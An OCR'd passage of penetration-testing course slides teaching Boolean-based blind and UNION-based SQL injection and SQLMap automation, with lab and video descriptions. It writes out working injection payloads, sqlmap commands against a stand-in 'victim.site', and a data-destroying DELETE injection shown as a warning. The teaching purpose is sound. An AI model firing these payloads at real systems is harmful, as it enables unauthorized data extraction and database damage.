


4.7.5 Boolean Based SQL Injections

Let's test it with another always true condition:

```
' OR '1'='1
```

The result is the same.




4.7.5 Boolean Based SQL Injections

On the other hand, an always **false** condition does not find anything in the database:

```
' OR '1'='11
```

There is **no image and no view counter**. So, this is clearly an exploitable SQL injection.



4.7.5.1 Exploiting a Boolean Based SQLi

Once penetration testers find a way to tell when a condition is true or false, they can ask the database some simple True/False questions, like:

- Is the first letter of the username 'a'?
- Does this database contain three tables?
- And so on...

By using this method, a penetration tester can freely query the database! Let’s see an example.

4.7.5.1 Exploiting a Boolean Based SQLi

EXAMPLE

Let’s see a way to find the current database user by using Boolean based blind SQL injections.

We will use two MySQL functions: *user()* and *substring()*.

4.7.5.1 Exploiting a Boolean Based SQLi

EXAMPLE

user() returns the name of the user currently using the database:

```
mysql> select user();
+---------------+
| user()        |
+---------------+
| root@localhost |
+---------------+
1 row in set (0.00 sec)
```

4.7.5.1 Exploiting a Boolean Based SQLi

EXAMPLE

substring() returns a substring of the given argument. It takes three parameters: the input string, the position of the substring and its length.

```
mysql> select substring('elearnsecurity', 2, 1);
+--------------------------------+
| substring('elearnsecurity', 2, 1) |
+--------------------------------+
| l                              |
+--------------------------------+
1 row in set (0.00 sec)
```

4.7.5.1 Exploiting a Boolean Based SQLi

EXAMPLE

Functions can be used as an argument of other functions.

```
mysql> select substring(user(), 1, 1);
+------------------------+
| substring(user(), 1, 1) |
+------------------------+
| r                      |
+------------------------+
1 row in set (0.00 sec)
```

4.7.5.1 Exploiting a Boolean Based SQLi

EXAMPLE

SQL allows you to test the output of a function in a True/False condition.

```
mysql> select substring(user(), 1, 1) = 'r';
+-------------------------------+
| substring(user(), 1, 1) = 'r' |
+-------------------------------+
|                             1 |
+-------------------------------+
1 row in set (0.00 sec)

mysql> select substring(user(), 1, 1) = 'a';
+-------------------------------+
| substring(user(), 1, 1) = 'a' |
+-------------------------------+
|                             0 |
+-------------------------------+
1 row in set (0.00 sec)
```

True

False

4.7.5.1 Exploiting a Boolean Based SQLi

Combining those features, we can iterate over the letters of the username by using payloads such as:

- `' or substr(user(), 1, 1)='a`
- `' or substr(user(), 1, 1)='b`
- `...`

4.7.5.1 Exploiting a Boolean Based SQLi


When we find the first letter, we can move to the second:

- `' or substr(user(), 2, 1)= 'a`
- `' or substr(user(), 2, 1)= 'b`
- `...`

Until we know the entire username.

4.7.5.1 Exploiting a Boolean Based SQLi

Here we can see that the first letter of the database username of the web application is "s". We infer this because we see an image and we know an image is shown only upon a TRUE condition.



4.7.5.2 Scripting Boolean Based SQL Injections

Submitting all the payloads needed to find a username by hand is very impractical. Doing the same to extract the content of an entire database would be nearly impossible.

At the end of this chapter, you will learn how to use *SQLMap* to automate your SQL injections, but first, let's see another type of injection.

4.7.6 UNION Based SQL Injections

Many times, some of the results of a query are directly displayed on the output page.

This feature can be exploited using the **UNION** SQL command.

4.7.6 UNION Based SQL Injections

If our payload makes the result of the original query empty, then we can have the results of another, attacker controlled, query shown on the page.

Example:

```
SELECT description FROM items WHERE id='' UNION SELECT user(); -- -';
```

4.7.6 UNION Based SQL Injections

The following payload forces the web application to display the result of the *user()* function on the **output page:**

```
' UNION SELECT user(); -- -
```

Let’s see it in detail.

4.7.6 UNION Based SQL Injections

Payload Analysis

This closes the string in the original query.

This comment prevents the following part of the original query from being parsed by the database.

```
SELECT description FROM items WHERE id='' UNION SELECT user(); -- -';
```

Original query

Remainder of the original query

4.7.6 UNION Based SQL Injections

Please also note a little **trick** we used in the payload: the comment is not **just two dashes and a space**, it also contains a **third dash**.

This because most of the browsers automatically remove **trailing spaces** in the URL so, if you need to inject a comment via a GET request, you have to add a character after the trailing space of the comment.

4.7.6.1 Exploiting UNION SQL Injections

To exploit a SQL injection, you first need to know how many fields the vulnerable query selects.


You can do that by trial and error.

4.7.6.1 Exploiting UNION SQL Injections

We know there is an injection there, but injecting the following gives us an error:


```
' UNION SELECT null; -- -
```

The number of fields of the original query and our payload do not match.



4.7.6.1 Exploiting UNION SQL Injections


Let’s try with two fields, which seems to work!



4.7.6.1 Exploiting UNION SQL Injections

Let's verify if we can try with three fields.

The error confirms that the original query has just two fields.



4.7.6.1 Exploiting UNION SQL Injections


Once we know how many fields are in the query, it is time to test which fields are part of the output page. You can do that by injecting some known values and checking the results in the output page.

For example, we can inject:

```
' UNION SELECT 'elsid1', 'elsid2'; -- -
```

4.7.6.1 Exploiting UNION SQL Injections

It seems that only the first field gets reflected to the output, but let's look at the source code of the page.



4.7.6.1 Exploiting UNION SQL Injections

Actually, both fields are displayed to the output!

Source of: http://victim.site/view.php?id=%27%20UNION%20SELECT%20%27elsid1%27,%20%27elsid2%27;%20--%20- - Icev


File Edit View Help

```
1  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
2  <html xmlns="http://www.w3.org/1999/xhtml" >
3  <head>
4  <title>Selfie 4 You</title>
5  <link href="style/main.css" rel="stylesheet" type="text/css" />
6  </head>
7  <body>
8  <div id ="container">
9    <div id = "navdiv">
10     <ul class = "mainlinks">
11
12 <li><a href="upload.php">Upload</a></li><li><a href="about.php">About</a></li><li><a href="index.php">Selfies</a></li>
13
14     </ul>
15   </div>
16   <div id="content">
17     <div id="singlepicture">
18
19 <p>Views: elsid1</p><img src="images/elsid2"></img><br />    </div>
20   <div class="spacer" style="clear: both;"></div>
21   </div>
22 </body>
23 </html>
24
25
```

4.7.6.1 Exploiting UNION SQL Injections

Now we can exploit the injection. In this example, let's do so by querying for *user()*.

And there it is: with one single request you can retrieve data from the database.



4.7.6.2 Avoiding SQL Disaster

When attacking an SQL vulnerability you should keep in mind that not only SELECT type queries can be vulnerable.

4.7.6.2 Avoiding SQL Disaster

Let’s consider the following query:

```
DELETE description FROM items WHERE id=[User Supplied Value];
```

4.7.6.2 Avoiding SQL Disaster

And, let's also consider the following injection:

```
DELETE description FROM items WHERE id='1' or '1'='1';
```

4.7.6.2 Avoiding SQL Disaster

In such a case, every **description** field will be cleared, which means **permanent damage to the database.**

4.7.6.2 Avoiding SQL Disaster

When injecting to a SQL query, you should have a brief idea of what it does. To understand it, you can always think about what the outcome of the application functionality of where you found the SQL injection.

Does it just display something? Or is it modifying some data?

4.7.7 SQLMap

After seeing how manual exploitation of a SQL injection works, it is time to see one of the best and most used tools in this field: ***SQLMap***!

4.7.7 SQLMap

As the official documentation says: "*SQLMap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers*".

4.7.7 SQLMap

With *SQLMap* you can both **detect** and **exploit** SQL injections.

We strongly recommend you **test your injections by hand first** and then move to the tool because if you go full automatic, the tool could choose an **inefficient exploitation strategy** or **even crash the remote service!**

4.7.7 SQLMap

The basic syntax is pretty simple:

```
$ sqlmap -u <URL> -p <injection parameter> [options]
```

SQLMap needs to know the vulnerable URL and the parameter to test for a SQLi. It could even go fully automatic, without providing any specific parameter to test.

4.7.7 SQLMap

EXAMPLE

To exploit the SQLi in our previous example, the syntax would have been:

```
$ sqlmap -u 'http://victim.site/view.php?id=1141' -p id --technique=U
```

This tells *SQLMap* to test the `id` parameter of the GET request for view.php. Moreover, it also tells *SQLMap* to use a UNION based SQL injection technique.

4.7.7 SQLMap

If you have to exploit a POST parameter you have to use:

```
$ sqlmap -u <URL> --data=<POST string> -p parameter [options]
```

You can also copy the POST string from a request intercepted with Burp Proxy.

4.7.8 Video – SQL Injection

SQL Injection

In this video, you will see how to:

- Identify SQL injection vectors.
- Use Boolean logic injections to test vulnerable parameters.
- Use SQLMap to perform basic SQLi exploitation.

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

4.7.9 Video – SQLMap

SQLMap

In the following video, you will see how to configure and use SQLMap to automate your SQL injections! The video covers:

- Exploiting GET injections
- Exploiting POST injections
- Checking the payloads used
- Configuring the right technique to use
- Using Burp Proxy and SQLMap
- And more!

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

4.7.10 Hera Lab – SQL Injections

It is time for practice! Use manual investigation and SQL map to find SQL injections in web applications.


Try to solve the challenge by yourself. If you really get stuck, you can check the solution in the lab manual.

4.7.10 Hera Lab – SQL Injections

SQL Injections

In this lab you will:

- Find different SQL injections
- Exploit them manually
- Exploit them via SQL map
- Use Burp Proxy to find injection points
- Get unauthorized admin access to the web application!



Labs are only available in Full or Elite Editions of the course. To upgrade, click **HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

4.7.11 Conclusions

SQL Injections are one of the most common attacks black hat hackers use; they can rapidly take control over data and get unauthorized access to the entire server!

As a penetration tester, you have to find a way to exploit SQL injections without destroying your client's web application or causing a denial of service. As always in ethical hacking, knowledge is the key to success!

4.7.11 Conclusions

This chapter concludes the module on web application attacks. Make sure to try the tools and techniques you just studied in Hera Lab.

You can also register to Hack.me to access a huge collection of vulnerable web applications posted by the community of researchers. It's free, and it's eLearnSecurity! Enjoy!

References

References

OpenSSL

https://www.openssl.org/

Google Hacking for Penetration Testers

http://www.amazon.com/Google-Hacking-Penetration-Testers-Johnny/dp/1597491764/ref=sr_1_1?ie=UTF8&qid=1302083660&sr=8-1

Google Hacking Database

https://www.exploit-db.com/google-hacking-database

OWASP – XSS

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

References

Dirbuster

https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

Advanced Google Commands

https://developers.google.com/custom-search/docs/xml_results

Hack.me

https://hack.me/

The Web Application Hacker's Handbook

http://www.amazon.com/The-Web-Application-Hackers-Handbook/dp/1118026470

References

Introduction to SQL

http://www.w3schools.com/sql/sql_intro.asp

Videos

Netcat

In the Netcat video you will learn more examples of using netcat in penetration testing.

Dirbuster

In this video, you will see how to configure and use *Dirbuster* to test a web application. The video covers how to perform an enumeration attack, fine-tune *Dirbuster* options to get the best performance, open hidden resources, and create a report

Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.

Videos

Dirb

In this video, you will see how to install and use *Dirb* to test a web application. The video covers how to set up Dirb on a Kali Linux machine, an explanation of Dirb's options, as well as how to perform a fine-tuned attack against web application using Dirb.

XSS

In this video, you will see how to study a web application, use reflected and stored XSS attacks, and steal cookies via XSS!

Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.

Videos

SQL Injection

In this video, you will see how to identify SQL injection vectors, use Boolean logic injections to test vulnerable parameters, and use SQLMap to perform basic SQLi exploitation.

SQLMap

In the following video, you will see how to configure and use SQLMap to automate your SQL injections! The video covers exploiting GET injections, exploiting POST injections, checking the payloads used, configuring the right technique to use, using Burp Proxy and SQLMap, and more!

Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.

Labs

Dirbuster

Brute force a web application and get access to other resources! In this lab you will practice web application enumeration, get access to hidden resources, steal DB credentials, steal application credentials, and get unauthorized access to the admin area

Cross Site Scripting

Find different XSS vectors and perform cookie stealing. In this video, you will see how to study a web application, use reflected and stored XSS attacks, and steal cookies via XSS!

Labs are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.

Labs

SQL Injections

Exploit SQL injections and get unauthorized access to the admin area. In this lab you will:

- Find different SQL injections
- Exploit them manually
- Exploit them via SQL map
- Use Burp Proxy to find injection points
- Get unauthorized admin access to the web application!

